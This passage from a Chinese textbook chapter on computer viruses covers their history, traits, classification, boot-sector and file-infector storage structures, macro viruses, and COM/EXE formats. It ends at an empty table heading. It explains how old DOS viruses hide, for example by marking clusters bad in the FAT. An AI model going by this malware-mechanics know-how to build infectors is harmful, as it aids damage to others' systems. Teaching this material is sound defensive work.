- ◆ 病毒对计算机数据信息的直接破坏作用。
- ◆ 占用磁盘空间。
- ◆ 抢占系统资源。
- ◆ 影响计算机运行速度。
- ◆ 计算机病毒错误与不可预见的危害。
- ◆ 计算机病毒的兼容性对系统运行的影响。
- ◆ 计算机病毒给用户造成严重的心理压力。

本章将从以下几个方面介绍计算机病毒相关知识：病毒基本知识、病毒分析、几大类病毒的具体分析、新型病毒分析及其他操作系统病毒概述。

10.1 计算机病毒基础

计算机病毒在计算机诞生不久后就出现了，其前身只不过是程序员闲来无事编写的趣味程序，后来才发展出了诸如破坏文件、修改系统参数、干扰计算机正常工作等的恶性病毒。

10.1.1 计算机病毒的定义

计算机病毒是一个程序，一段可执行代码。就像生物病毒一样，计算机病毒有独特的复制能力。计算机病毒可以把自身附着在各种类型的文件上。当文件被复制或从一个用户传送到另一个用户时，病毒就随同文件一起蔓延开来。除复制能力外，某些计算机病毒还有一些共同特性，即一个被

污染的程序能够传送病毒载体。当病毒载体似乎仅仅表现在文字和图像上时，其实它可能已经毁坏了文件、再格式化了硬盘驱动或引发了其他类型的灾害。如果病毒并不寄生于一个污染程序，但它仍然能通过占据存储空间降低计算机的全部性能。

可以从不同角度给出计算机病毒的定义。一种是通过磁盘、磁带和网络等媒介传播扩散，能传染其他程序的程序。另一种是能够实现自身复制且借助一定的载体存在并具有潜伏性、传染性和破坏性的程序。

10.1.2 计算机病毒发展简史

自从 20 世纪 80 年代中期发现第一例计算机病毒以来，计算机病毒的数量急剧增长。目前，世界上发现的病毒数量已超过 15000 种，国内发现的种类也达 600 多种。1998 年流行的 CIH 病毒更是使计算机用户感到了极大的恐慌。

1983 年 11 月，美国计算机安全专家费雷德·科恩博士研制出一种能够自我复制的计算机程序，随后该程序在 VAX/11 机上进行了攻击试验，并获得成功，第一例计算机病毒就此诞生。1986 年两名巴基斯坦兄弟为追踪非法盗版者而编制了 Brain（大麻）病毒，同年 10 月在美国本土出现该病毒，并以强劲的势头开始蔓延，个人计算机开始有了病毒。1988 年 11 月 2 日美国康奈尔大学一年级研究生罗伯特·莫里斯制作了一个蠕虫计算机病毒（TapWorm），并将其放在互联网上，使美国军事系统的 6000 多台计算机工作站受到感染，许多机器被迫停机，直接损失达 9600 万美元。

1988 年，我国发现首例计算机病毒 Pingpang（乒乓病毒）。1990 年在美国出现第一例多形性病毒 260 病毒，又称幽灵病毒、千面人病毒，而在保加利亚出现了用于病毒交换的 VXBBS。

1992 年初，由国外传入我国一种危害性较大的文件型病毒 DIR-Ⅱ，其传染速度、传播范围及其隐蔽性堪称当时已发现的病毒之最。这是莫里斯事件之后的第二起重大病毒事件。同年还出现了第一个能把普通病毒改造成多形病毒的变形引擎 MtE，8 月份出现了第一个病毒开发软件包。同年，还有人开始出售病毒软件包，黑色星期五、米开朗基罗等病毒也在国内外广泛流行。

1998 年台湾大同工学院学生陈盈豪编制了 CIH 病毒，6 月份首先在台湾流行，此后通过网络，传入全球。CIH 病毒是迄今为止破坏性最严重的病毒，也是世界上首例破坏硬件的病毒。它发作时，不仅破坏硬盘的引导区和分区表，而且破坏计算机系统 FIASHBIOS 芯片中的系统程序，导致主板损坏。

10.1.3 计算机病毒的特征

计算机病毒一般具有如下特性：

- 可执行性
- 传染性
- 潜伏性
- 可触发性
- 破坏性

10.1.3.1 计算机病毒的可执行性

计算机病毒是一段可执行程序，但不是一个完整的程序，它寄生在其他可执行程序上，因此享

有一切程序所能得到的权力。病毒运行时与合法程序争夺系统的控制权。计算机病毒只有在计算机内运行时，才具有传染性和破坏性。若计算机在正常程序控制下运行，而不运行带病毒的程序，则这台计算机总是可靠的。在这台计算机上可以查看病毒文件的名字，查看病毒代码，打印病毒代码，甚至复制病毒程序，而都不会感染上病毒。相反，计算机病毒一旦在计算机上运行，在同一台计算机内病毒程序与正常系统程序，或某种病毒与另一种病毒争夺系统控制权时往往会造成系统崩溃，导致计算机瘫痪。

10.1.3.2 计算机病理的传染性

传染性是病毒的基本特征。计算机病毒也会通过各种渠道从已被感染的计算机扩散到未被感染的计算机，在某些情况下造成被感染的计算机工作失常甚至瘫痪。与生物病毒不同的是，计算机病毒是一段人为编制的计算机程序代码，这段程序代码一旦进入计算机并执行，就会搜寻其他符合其传染条件的程序或存储介质，确定目标后再将自身代码插入其中，达到自我繁殖的目的。

病毒通过修改磁盘扇区信息或文件内容并把自身嵌入其中的方法达到病毒的传染和扩散。被嵌入的程序叫做宿主程序。

10.1.3.3 计算机病毒的潜伏性

一个编制精巧的计算机病毒程序，进入系统之后一般不会马上发作，而是在几周或者几个月内，甚至几年内隐藏在合法文件中，对其他系统进行传染，但不被人发现。潜伏性愈好，其在系统中存在的时间就愈长，病毒的传染范围就愈大。

潜伏性的第一种表现是，不用专用的检测程序，病毒是检查不出来的，因此病毒可以静静地在磁盘或磁带里呆上几天，甚至几年，一旦时机成熟，得到运行机会，就四处繁殖扩散。

潜伏性的第二种表现是，计算机病毒的内部往往有一种触发机制，不满足触发条件时，计算机病毒除了传染不做任何破坏。触发条件一旦得到满足，有的在屏幕上显示信息、图形或特殊标识，有的则执行破坏系统的操作，如格式化磁盘、删除磁盘文件、对数据文件加密、封锁键盘，以及使系统死锁等。

10.1.3.4 计算机病毒的可触发性

病毒因某个事件或数值的出现，诱使病毒实施感染或进行攻击的特性称为可触发性。为了隐蔽自己，病毒必须潜伏，少做动作。如果完全不动一直潜伏的话，病毒既不能感染也不能进行破坏，便失去了杀伤力。病毒既要隐蔽又要维持杀伤力，它必须具有可触发性。病毒的触发机制就是用来控制感染和破坏动作的频率的。病毒具有预定的触发条件，这些条件可能是时间、日期、文件类型或某些特定数据等。病毒运行时，触发机制检查预定条件是否满足。如果满足，启动感染或破坏动作，病毒开始感染或进行攻击；如果不满足，则病毒继续潜伏。

10.1.3.5 计算机病毒的破坏性

所有的计算机病毒都是一种可执行程序，而可执行程序又必然要运行，所以对系统来讲，所有的计算机病毒都存在一个共同的危害，即降低计算机系统的工作效率，占用系统资源，具体情况取决于不同的病毒程序。计算机病毒的破坏性主要取决于病毒设计者的目的。如果病毒设计者的目的在于彻底破坏系统的正常运行，那么这种病毒对计算机系统进行攻击后造成的后果是难以

设想的，它可以毁掉系统的部分数据，也可以破坏全部数据并使之无法恢复。但并非所有的病毒都对系统产生极其恶劣的破坏作用。有时几种本没有多大破坏作用的病毒交叉感染，会导致系统崩溃等重大恶果。

10.1.4 计算机病毒的程序结构

计算机病毒种类繁多，可以从不同角度对病毒进行分类，最常用的分类方法是按感染方式分类，可以分为系统引导型病毒、文件感染型病毒和混合型病毒。

系统引导型病毒感染硬盘主引导扇区或引导扇区，以及软盘的引导扇区，例如大麻、火炬、BREAK 等病毒。这类病毒占据主引导扇区或引导扇区的全部或一部分，将分区表信息或引导记录移到磁盘的其他位置，并在文件分配表（FAT）中将这些位置标明为“坏簇”。病毒在计算机引导时首先获取系统控制权，将病毒的主要部分调入内存并驻留在内存高端，修改内存容量大小字单元[0：413H]，将内存容量人为减少，防止以后系统内存调度时覆盖占用内存高端的病毒体，同时修改某些常用中断向量，使之指向内存高端的病毒程序，最后一条跳转指令转向主引导记录或引导记录的位置，控制权交回系统以完成正常的系统启动工作。以后只要调用这些中断，就会先执行常驻内存高端的病毒体，病毒搜索并感染其他可能有的磁盘，或执行病毒体的表现部分，破坏计算机系统的正常工作。若不满足激发条件，病毒也可以继续潜伏，系统控制权交回系统。

文件感染型病毒通常感染 COM、EXE 或 OVL 等应用程序，也有少数感染特定程序的源程序，如感染汇编语言源程序，在汇编、链接后生成病毒代码，这需要比较复杂的技术。大多数文件感染型病毒将自身的精确拷贝或演化的拷贝侵入应用文件内，病毒侵入的位置可能在宿主程序的头部、尾部或中部。宿主程序执行时，病毒可首先获得控制权，完成对其他指定宿主程序的感染或破坏系统，由于被感染的应用程序具有感染其他应用程序的特点，因此这类病毒传播的速度非常快。有的文件型病毒甚至修改中断向量表，并常驻内存，只要染毒程序执行一次，在开机期间，病毒就一直活动，拦截中断，获得感染或破坏的机会。少数文件感染型病毒（如 DIR Ⅱ 病毒）不复制、不侵入宿主程序内部，而是通过修改目录区或文件分配表（FAT）中宿主程序的相关信息，使之指向病毒体，以便使宿主程序运行时先执行病毒体。

混合型病毒是指既能感染磁盘的主引导记录或引导记录，又能感染宿主程序，是具有系统引导型病毒特性和文件感染型病毒特性的混合体。在已知的病毒种类中，大多数是文件感染型病毒，这类病毒传播速度快，对它们的分析与处理相对困难一些。

10.1.5 计算机病毒的存储结构

对于计算机病毒的存储结构来说，不同类型的病毒，在磁盘上的存储结构是不同的。

10.1.5.1 磁盘空间的划分

经过格式化后的磁盘包括：主引导记录区（只有硬盘有）、引导记录区、文件分配表（FAT）、目录区和数据区。主引导记录区和引导记录区中存有 DOS 系统启动时所用的信息。文件分配表（FAT）是反映当前磁盘扇区使用状况的表。每张 DOS 盘含有两个完全相同的 FAT 表，即 FAT1 和 FAT2，FAT2 是一张备份表。FAT 与目录一起对磁盘数据区进行管理。目录区存放磁盘上现有的文件目录、大小及存放时间等信息。数据区存储与文件名相对应的文件内容数据。

对于不同类型、不同介质的磁盘，DOS 划分磁盘的格式是不同的。对于硬盘来说，由于其存储空间比较大，为了允许多个操作系统分享硬盘空间，并希望能从磁盘启动系统，DOS 在格式化硬盘时，把硬盘划分为主引导记录区和多个系统分区。硬盘空间的分配由两个部分组成。第一部分就是整个硬盘的第一扇区，这一扇区称为硬盘的主引导程序扇区，它由两部分内容组成，一是主引导程序，二是分区信息表。主引导程序是硬盘启动时首先执行的程序，由它装入执行活动分区引导程序，从而进一步引导系统。分区信息表登记各个分区引导指示符、操作系统指示符，以及该分区占用硬盘空间的位置及其长度。第二部分是各个系统分区。各个系统分区是提供给各操作系统使用的区域，每一区域只能存放一种操作系统，在该区域中的系统具有自己的引导记录、文件分配表区、文件目录区和数据区。若整个硬盘归 DOS 使用，硬盘上的信息由 5 个部分组成，即第 1 扇区的主引导程序和分区信息表、分区引导程序、文件分配表区、文件根目录区和文件数据区。

硬盘主引导扇区很特殊，它不在 DOS 的管辖范围内，所以用 DOS 的非常驻命令 FORMAT、FDISK 和 DEBUG 都不能触及它。当该扇区损坏时，硬盘不能启动。FORMAT 和 FDISK 也不能修复它。DEBUG 的 L 命令和 W 命令都不能用于主引导扇区。只有在 DEBUG 下借用 INT 13H 或低级格式化方能修复。

10.1.5.2 系统型病毒的磁盘存储结构

系统型病毒是指专门传染硬盘主引导扇区和 DOS 引导扇区的病毒。系统型病毒在磁盘上的存储结构是这样的，病毒程序被划分为两部分，第一部分存放在磁盘引导扇区中，第二部分则存放在磁盘的其他扇区中。病毒程序在感染一个磁盘时，首先根据 FAT 表在磁盘上找到一个空白簇（如果病毒程序的第二部分占用若干个簇，则需要找到一个连续的空白簇），然后将病毒程序的第二部分及磁盘原引导扇区的内容写入该空白簇，接着将病毒程序的第一部分写入磁盘引导扇区。但是，由于磁盘不同，病毒程序第二部分所占用的空白簇的位置就不同，而病毒程序在侵入系统时，又必须将其全部程序装入内存，在系统启动时装入的是磁盘引导扇区中的病毒程序，该段程序在执行时要将其第二部分装入内存，这样第一部分必须知道第二部分所在簇的簇号或逻辑扇区号。为此，在病毒程序感染一个磁盘时，不仅要将其第一部分写入磁盘引导扇区，而且必须将第二部分所在簇的簇号（或该簇第一扇区的逻辑扇区号）记录在磁盘的偏移地址 01F9 处。

另外，由于 DOS 分配磁盘空间时，必须将分配的每一簇与一个文件相联系，但是系统型病毒程序第二部分所占用的簇没有对应的文件名，它们是以直接磁盘读写的方式被存取的，这样它们所占用的簇就有可能被 DOS 分配给新建立的磁盘文件，从而被覆盖。为了避免这样的情况发生，病毒程序在将其第二部分写入空白簇后，立即将这些簇在 FAT 中登记项的内容，强制标记为坏簇（FF7H），经过这样的处理后，DOS 就不会将这些簇分配给其他新建立的文件了。

10.1.5.3 文件型病毒的磁盘存储结构

文件型病毒是指专门感染系统中的可执行文件，即扩展名为 COM 和 EXE 的文件。对于文件型的病毒来说，病毒程序附着在被感染文件的首部、尾部、中部或“空闲”部位，病毒程序没有独立占用磁盘上的空白簇。也就是说，病毒程序所占用的磁盘空间依赖于其宿主程序所占用的磁盘空间。但是，病毒入侵后一定会使宿主程序占用的磁盘空间增加。

绝大多数文件型病毒属于所谓的“外壳病毒”。简单地说，是计算机软件的一种层次结构。例如，计算机软件公司编制了一种教育软件，经过设计调试，软件本身的功能已经很完善，可以作为

独立的磁盘文件提供给用户。但为了提高产品的商品化程序，公司决定为软件加一个漂亮的封面，为此设计人员可以在已经完成的软件基础上附加一段显示封面的程序。通常我们称软件本身为内核，而附加的显示封面程序为外壳，加载运行关系。

尽管在结构上外壳接在内核后面，但运行的顺序仍然是先显示封面再跳转去执行内核。可执行文件的外壳一般具有相对独立的功能和结构，去掉外壳将不会影响内核部分的运行。如果我们用“病毒外壳”去替换“封面外壳”，那么就已经说明了文件型病毒的基本原理。计算机病毒一般不传染数据文件，这是由于数据文件是不能执行的。如果病毒传染了数据文件，而病毒自身得不到执行权，也就不能进一步传播，所以计算机病毒不可能存在于数据文件中，但可能修改和破坏数据文件。

10.1.6 计算机病毒的分类

按照计算机病毒的特点及特性，计算机病毒的分类方法有许多种。因此，同一种病毒可能有多种不同的分法。

10.1.6.1 按照病毒攻击的系统分类

按照计算机病毒攻击的系统可以将病毒分为以下几种：

- **攻击 DOS 系统的病毒** 这类病毒出现最早、最多，变种也最多。
- **攻击 Windows 系统的病毒** 由于 Windows 的图形用户界面（GUI）和多任务操作系统深受用户的欢迎，所以 Windows 取代 DOS 成为病毒攻击的主要对象。首例破坏计算机硬件的 CIH 病毒就是一个 Windows 95/98 病毒。
- **攻击 UNIX 系统的病毒** 当前，UNIX 系统应用非常广泛，所以 UNIX 病毒的出现，对人类的信息处理也是一个严重的威胁。
- **攻击 OS/2 系统的病毒** 世界上已经发现第一个攻击 OS/2 系统的病毒，它虽然简单，但也是一个不祥之兆。

10.1.6.2 按照病毒的攻击机型分类

按照计算机病毒攻击的机型可以将病毒分为以下几种：

- **攻击微型计算机的病毒** 这是传染最为广泛的一种病毒。
- **攻击小型机的计算机病毒** 小型机的应用范围是极为广泛的，它既可以作为网络的一个结点机，也可以作为小的计算机网络的主机。起初，人们认为计算机病毒只有在微型计算机上才能发生，而小型机则不会受到病毒的侵扰，但自 1988 年 11 月互联网受到蠕虫程序的攻击后，人们认识到小型机也同样不能免遭计算机病毒的攻击。
- **攻击工作站的计算机病毒** 近几年，计算机工作站有了较大的进展，并且应用范围也有了较大的发展。

10.1.6.3 按照病毒的链接方式分类

计算机病毒本身必须有一个攻击对象以实现对计算机系统的攻击，计算机病毒所攻击的对象是计算机系统可执行的部分。

- **源码型病毒** 该病毒攻击高级语言编写的程序。在高级语言编写的程序编译前源码型病毒插入到源程序中，经编译成为合法程序的一部分。
- **嵌入型病毒** 这种病毒是将自身嵌入到现有程序中，把计算机病毒的主体程序与其攻击对象以插入的方式链接。这种计算机病毒是难以编写的，一旦侵入程序就较难消除。如果同时采用多态性病毒技术、超级病毒技术和隐蔽性病毒技术，将给当前的反病毒技术带来严峻的挑战。
- **外壳型病毒** 外壳型病毒将其自身包围在主程序的四周，对原来的程序不做修改。这种病毒最为常见，易于编写，也易于发现，一般只要测试文件的大小即可得知。
- **操作系统型病毒** 这种病毒用自己的程序意图加入或取代部分操作系统进行工作，具有很强的破坏力，可以导致整个系统的瘫痪。圆点病毒和大麻病毒就是典型的操作系统型病毒。操作系统型病毒在运行时，用自己的逻辑部分取代操作系统的合法程序模块，根据病毒自身的特点和被替代的操作系统中合法程序模块的地位与作用及病毒取代操作系统的方式等，对操作系统进行破坏。

10.1.6.4 按照病毒的破坏情况分类

按照计算机病毒的破坏情况可分两类：

- **良性计算机病毒** 良性病毒是指不包含立即对计算机系统产生直接破坏作用的代码。这类病毒为了表现其存在，只是不停地进行扩散，从一台计算机传染到另一台，但并不破坏计算机内的数据。
- **恶性计算机病毒** 恶性病毒就是指在其代码中包含有损伤和破坏计算机系统的操作，在传染或发作时会对系统产生直接的破坏作用。这类病毒是很多的，如米开朗基罗病毒。当米氏病毒发作时，硬盘的前 17 个扇区将被彻底破坏，使整个硬盘上的数据无法恢复，造成的损失无法挽回。有的病毒还会对硬盘做格式化等破坏。这些操作代码都是刻意编写进病毒的，因此这类恶性病毒是很危险的，应当注意防范。

10.1.6.5 按照病毒的寄生部位或传染对象分类

传染性是计算机病毒的本质属性，根据寄生部位或传染对象分类，可分为以下几种：

- **磁盘引导区传染的计算机病毒** 磁盘引导区传染的病毒主要是用病毒的全部或部分逻辑取代正常的引导记录，而将正常的引导记录隐藏在磁盘的其他地方。
- **操作系统传染的计算机病毒** 操作系统是一个计算机系统得以运行的支持环境，包括扩展名为 COM、EXE 等许多可执行程序及程序模块。操作系统传染的病毒就是利用操作系统提供的一些程序及程序模块寄生并传染的。
- **可执行程序传染的计算机病毒** 可执行程序传染的病毒通常寄生在可执行程序中，一旦程序被执行，病毒也就被激活，病毒程序首先执行，并将自身驻留内存，然后设置触发条件，进行传染。

对于以上三种病毒的分类，实际上可以归纳为两大类：一类是引导扇区型传染的计算机病毒，另一类是可执行文件型传染的计算机病毒。

10.1.6.6 按照寄生方式和传染途径分类

人们习惯将计算机病毒按寄生方式和传染途径来分类。计算机病毒按其寄生方式大致可分为两类，一类是引导型病毒，一类是文件型病毒。

引导型病毒是一种在 ROM BIOS 之后系统引导时出现的病毒，它先于操作系统，依托的环境是 BIOS 中断服务程序。引导型病毒是利用操作系统的引导模块放在某个固定的位置，并且控制权的转交方式是以物理地址为依据，而不是以操作系统引导区的内容为依据的，因而病毒只要占据该物理位置即可获得控制权，将真正的引导区内容转移或替换，待病毒程序被执行后，将控制权交给真正的引导区内容，使得这个带病毒的系统看似正常运转，实际上病毒已隐藏在系统中伺机传染发作。引导型病毒几乎清一色都会常驻在内存中，差别只在于常驻内存的位置。

引导型病毒按其寄生对象的不同又可分为两类，即 MBR（主引导区）病毒，BR（引导区）病毒。MBR 病毒也称为分区病毒，它将病毒寄生在硬盘分区主引导程序所占据的硬盘 0 头 0 柱面第 1 个扇区中，典型的病毒有大麻、2708 等。BR 病毒是将病毒寄生在硬盘逻辑 0 扇区或软盘逻辑 0 扇区（即 0 面 0 道第 1 个扇区），典型的病毒有 Brain、小球病毒等。

文件型病毒主要以感染文件扩展名为 COM、EXE 和 OVL 等可执行程序为主。它的安装必须借助于病毒的载体程序，即要运行病毒的载体程序，方能把文件型病毒引入内存。已感染病毒的文件执行速度会减缓，甚至完全无法执行。有些文件遭感染后，一旦执行就会遭到删除。大多数的文件型病毒都会把自己的程序代码复制到其宿主的开头或结尾处，这会造成已感染病毒文件的长度变长，但用户不一定能用 DIR 命令列出其感染病毒前的长度。

感染病毒的文件被执行后，病毒通常会趁机再对下一个文件进行感染。高明一点的病毒，会在每次感染的时候，针对其新宿主的状况编写新的病毒码，然后才进行感染，因此这种病毒没有固定的病毒码。但随着反病毒软件的发展，针对这种病毒现在也有了有效的手段。

混合型病毒综合系统型和文件型病毒的特性。此种病毒透过这两种方式来感染，更增加了病毒的传染性和存活率。不管以哪种方式传染，只要中毒就会经开机或执行程序而感染其他的磁盘或文件，此种病毒也是最难杀灭的。

10.1.7 计算机病毒的入侵方式

要真正地识别病毒，及时地查杀病毒，有必要对病毒的入侵方式有一番详细的了解。一般来说，病毒的入侵方式主要有以下几种。

10.1.7.1 源代码嵌入攻击型

源代码嵌入攻击型病毒是在源程序编译之前插入病毒代码，最后随源程序一起被编译成可执行文件，这样刚生成的文件就是带毒文件。当然这类文件极少数，因为这些病毒开发者不可能轻易得到那些软件开发公司编译前的源程序，况且这种入侵的方式难度较大，需要非常专业的编程水平。

10.1.7.2 代码取代攻击型

这类病毒主要是用自身的病毒代码取代某个入侵程序的整个或部分模块，这类病毒也少见，其主要特征是攻击特定的程序，针对性较强，但是不易被发现，清除起来也较困难。

10.1.7.3 系统修改型

这类病毒主要是用自身程序覆盖或修改系统中的某些文件，达到调用或替代操作系统部分功能的目的。由于是直接感染系统，危害较大，也是最为多见的一种病毒类型。

10.1.7.4 外壳附加型

这类病毒通常是将其病毒附加在正常程序的头部或尾部，相当于给程序添加了一个外壳，在被感染的程序执行时，病毒代码先被执行，然后才将正常程序调入内存。目前大多数文件型病毒属于这一类。

10.1.8 计算机病毒的命名

一种计算机病毒往往有多个名字。人们在讨论病毒防范时经常要弄清他们正在讨论的是不是同一种病毒。如 1701 病毒的别名有落叶病毒、落泪病毒、1704 病毒、雨点病毒、感冒病毒等。国外又称雨点病毒为 Flu 病毒和 JOJO 病毒。香港病毒又称为封锁病毒、不打印病毒、Blockade 病毒和端口病毒等。所以由此产生的统计数字有时也带有偏差。命名病毒的常用方法有以下几种：

- **按病毒发作的时间命名** 这种命名取决于病毒发作或破坏系统的时间。如黑色星期五，是因为该病毒在某月的 13 日恰逢星期五时破坏执行文件而得名；又如米开朗基罗病毒，其发作时间是 3 月 6 日，而 3 月 6 日是世界著名艺术家米开朗基罗的生日，于是得名（也简称为“米氏”病毒）。
- **按病毒发作症状命名** 以病毒发作时的表现来命名。如小球病毒，是因为该病毒发作时在屏幕上出现不停运动的小球而得名；又如火炬病毒，是因为该病毒发作时在屏幕上出现五支闪烁的火炬而得名；再如 Yankee 病毒，因为该病毒发作时将演奏 Yankee Doodle 乐曲，于是人们将其命名 Yankee 病毒。
- **按病毒自身包含的标志命名** 以病毒中出现的字符串、病毒标识、存放位置或病发表现时病毒自身宣布的名称来命名，如大麻病毒中含有 Marijuana 及 Stoned 字样，所以人们将该病毒命名为 Marijuana（译为“大麻”）或 Stoned 病毒；又如 Liberty 病毒，也是因为该病毒中含有该标识而得名；再如 DiskKiller 病毒，因为该病毒自称为 DiskKiller（磁盘杀手）；CIH 病毒之所以如此得名是因为病毒程序的首位是 CIH。
- **按病毒发现地命名** 以病毒首先发现的地点来命名，如黑色星期五又称 Jerusalem（耶路撒冷）病毒，因为该病毒首先在耶路撒冷发现；又如 Vienna（维也纳）病毒首先在维也纳发现。
- **按病毒的字节长度命名** 以病毒传染文件时文件的增加长度或病毒自身代码的长度来命名，如 1575，2153，1701，1704，1514 和 4096 等。

为某种新出现的计算机病毒命名，目的就是要使人们能快速准确地辨识出该病毒，以便防范和诊治。因此命名应能最好地体现该病毒的特征，使之不容易与其他现存的计算机病毒混淆。

计算机病毒如今已是计算机界的一大公害，造成的损失和破坏难以估计。而一些恶作剧者、怀有报复心理的程序员、蓄意破坏者和为了政治目的、经济利益及军事目的的病毒编造者，仍在制造着各种各样的计算机病毒。有些病毒仅仅是以前某种病毒的变种。某些人通过反汇编等各种手段，

对原病毒的内部模块，如表现模块、破坏模块、传染模块等加以修改，使之成为一种基于原病毒又不同于原病毒的新计算机病毒，这就是计算机病毒的变种。某些病毒变种只是简单地对原病毒的显示信息加以改动，而对传染模块等重要代码未动分毫。另外一些变种则修改了一些重要代码后，病毒以新的机制工作，此时变种已演化成为一种新的病毒，不能再被叫做其原型病毒的变种了。如何准确捕获常用软件无法识别的新病毒，以及分析和研究其工作机理和特性，是需要专门知识的。不分析传染机制，就无法研制出防范和清除病毒的工具软件。

10.1.9 计算机病毒的生命周期

计算机病毒的产生过程可分为：

- 程序设计
- 传播
- 潜伏
- 触发
- 运行
- 实行攻击

计算机病毒拥有一个生命周期，从生成开始到完全根除结束。下面描述病毒生命周期的各个时期。

- **开发期** 在几年前，制造一个病毒需要计算机编程语言的知识。但今天只要有一点计算机编程知识的人就可以制造一个病毒。通常计算机病毒是一些误入歧途的试图传播计算机病毒和破坏计算机的个人或组织制造的。
- **传染期** 在一个病毒制造出来后，病毒的编写者将其复制并确认其已被传播出去。通常的办法是感染一个流行的程序，再将其放入 BBS 站点、校园或其他大型组织中分发其复制物。
- **潜伏期** 病毒是自然复制的。一个设计良好的病毒可以在它被激活前长时期地被复制，这就给了它充裕的传播时间，这时病毒的危害在于暗中占据存储空间。
- **发作期** 带有破坏机制的病毒会在遇到某一特定条件时发作。一旦遇上某种条件，比如某个日期或用户采取了某特定行为，病毒就被激活了。没有感染程序的病毒处于未被激活状态，这时病毒的危害在于暗中占据存储空间。
- **发现期** 当一个病毒被检测到并被隔离出来后，它被送到计算机安全协会或反病毒厂家那里，通报并描述给反病毒研究工作者。通常发现病毒是在病毒成为计算机界的灾难之前完成的。
- **消化期** 在这一阶段，反病毒开发人员修改他们的软件，使其可以检测到新发现的病毒。这段时间的长短取决于开发人员的素质和病毒的类型。
- **消亡期** 若是所有用户都安装了最新版的杀毒软件，那么任何病毒都将被扫除。这样没有什么病毒可以广泛地传播，但有一些病毒在消失之前有一个很长的消亡期。至今还没有哪种病毒已经完全消失，但是某些病毒已经在很长时间里不再构成重要威胁了。

10.2 计算机病毒分析

下面对几种常见的计算机病毒进行简单介绍。

10.2.1 早期的 DOS 病毒介绍

DOS 病毒是一种只能在 DOS 环境下运行、传染的计算机病毒，是最早出现的计算机病毒。感染主引导扇区和引导扇区的 DOS 病毒称为引导型病毒，米氏病毒、6.4 病毒等均属于此类病毒。引导型病毒在数量上与其他病毒相比虽然不多，但却是感染率最高的 DOS 病毒。

如果主引导区感染了病毒，用格式化程序（FORMAT）是不能清除该病毒的，但可以用 FDISK/MBR 清除。如果是被 MONKEY 或 ONEHALF 这类的病毒感染，采用 FDISK/MBR 会丢失数据或使 C 盘无法找到。

引导区感染了病毒，用格式化程序（FORMAT）可清除病毒。

DOS 病毒的绝大部分是感染 DOS 可执行文件，如 EXE 和 COM，甚至 BAT 等文件。这类病毒被称为文件型病毒。像黑色星期五、1575、卡死脖病毒（CASPER）等就是文件型病毒。

既感染主引导区或引导区，又感染文件的病毒被称为混合型病毒，如幽灵病毒（ONEHALF）、Natas 病毒等。

10.2.2 宏病毒

Word 和 Excel 宏病毒的特性较为相似，因此仅以 Word 宏病毒为例，说明宏病毒的作用、传染及发作的原理和特性。

10.2.2.1 宏病毒的工作原理

宏病毒的产生，是利用了一些数据处理系统内置宏命令编程语言的特性而形成的。这些数据处理系统内置宏编程语言，使得宏病毒有机可乘，它可以把特定的宏命令代码附加在指定文件上，通过文件的打开或关闭来获取控制权，实现宏命令在不同文件之间的共享和传递，从而在未经使用者许可的情况下获取某种控制权，达到传染的目的。目前在可被宏病毒感染的系统中，以微软的 Word 和 Excel 居多。

以 Word 为例，一旦宏病毒侵入 Word，就会替代原有的正常宏，如 FileOpen，FileSave，FileSaveAs 和 FilePrint 等，并通过这些宏所关联的文件操作功能获取对文件交换的控制。

有些宏病毒对用户进行骚扰，但不破坏系统，比如说有一种宏病毒在每月 13 号发作时显示 5 个数字连乘的心算数学题。有些宏病毒要么中断打印要么打印出混乱信息，如 Nuclear 和 Kompu 等属于此类。有些宏病毒将文档中的部分字符、文本进行替换。但也有些宏病毒极具破坏性，如 MDMA.A，既感染中文版 Word，又感染英文版 Word，发作时间是每月 1 号。此病毒在不同的 Windows 平台上有不同的破坏性表现，轻则删除帮助文件，重则删除硬盘中的所有文件。另外还有一种双栖复合型宏病毒，其发作可使计算机瘫痪。

10.2.2.2 宏病毒的预防与清除

将常用的 Word 模板文件改为只读属性，可防止 Word 系统被感染；DOS 下的 autoexec.bat

和 config .sys 文件最好也都设为只读属性。

因为宏病毒是通过自动执行宏的方式来激活并进行传染的，所以只要将自动执行宏功能禁止掉，即使有宏病毒存在，但无法被激活，也就无法发作、传染和破坏，这样就起到了防毒的效果。可以使用下面的命令来使所有自动宏无效：

```
winword.exe/mDisableAutoMacros
```

清除的方式以手工清除和软件清除为主，介绍如下：

- **手工** 以 Word 为例，选取“工具”→“宏”菜单命令，进入“管理器”，单击“宏”标签，在“宏有效范围”下拉列表框中选择要检查的文档。这时在上面的列表框中就会出现该文档模板所包含的宏，将不明来源的自动执行宏删除即可。
- **使用专业杀毒软件** 目前杀毒软件公司都具备清除宏病毒的能力，当然也只能对已知的宏病毒进行检查和清除，对于新出现的病毒或病毒变种则可能无法正常清除，或者将会破坏文件的完整性，此时还是最好手工清理。

10.2.3 文件型病毒

大部分文件型病毒是感染 COM 和 EXE 文件，因此有必要了解 COM 文件和 EXE 文件的结构。

10.2.3.1 COM 文件结构及原理

COM 文件比较简单，其包含程序的一个绝对映像，也就是说，为了运行程序准确的处理器指令和内存中的数据，MS-DOS 通过直接把该映像从文件复制到内存而加载 COM 程序，它不做任何改变。为加载一个 COM 程序，MS-DOS 首先试图分配内存，因为 COM 程序必须位于一个 64KB 的段中，所以 COM 文件的大小不能超过 65024（64KB 减去用于 PSP 的 256 字节和一个用于起始堆栈的至少 256 字节）。如果 MS-DOS 不能为程序、一个 PSP 或一个起始堆栈分配足够内存，QQ:9750406 则分配尝试失败。否则，MS-DOS 分配尽可能多的内存（直至所有保留内存），即使 COM 程序本身不能大于 64KB。在试图运行另一个程序或分配另外的内存之前，大部分 COM 程序释放不需要的内存。

分配内存后，MS-DOS 在该内存的头 256 字节建立一个 PSP，如果 PSP 中的第一个 FCB 含有一个有效驱动器标识符，则设置 AL 为 00h，否则为 0FFh。MS-DOS 还设置 AH 为 00h 或 0FFh，依赖于第二个 FCB 是否含有一个有效驱动器标识符。建造 PSP 后，MS-DOS 立即开始（偏移 100h）加载 COM 文件，它设置 SS、DS 和 ES 为 PSP 的段地址，接着创建一个堆栈。为创建一个堆栈，MS-DOS 设置 SP 为 0000h。若没有分配 64KB 内存，则它设置寄存器为比所分配的字节总数大 2 的值。最后，它把 0000h 推进栈（这是为了保证与在早期 MS-DOS 版本上设计的程序的兼容性）。MS-DOS 将移 100h 从而启动程序。程序设计者必须保证，COM 文件的第一条指令是程序的入口点。

10.2.3.2 EXE 文件结构

EXE 文件比较复杂，每个 EXE 文件都有一个文件头，结构如表 10.1 所示。

表 10.1 EXE 文件偏移量

偏移量	意义
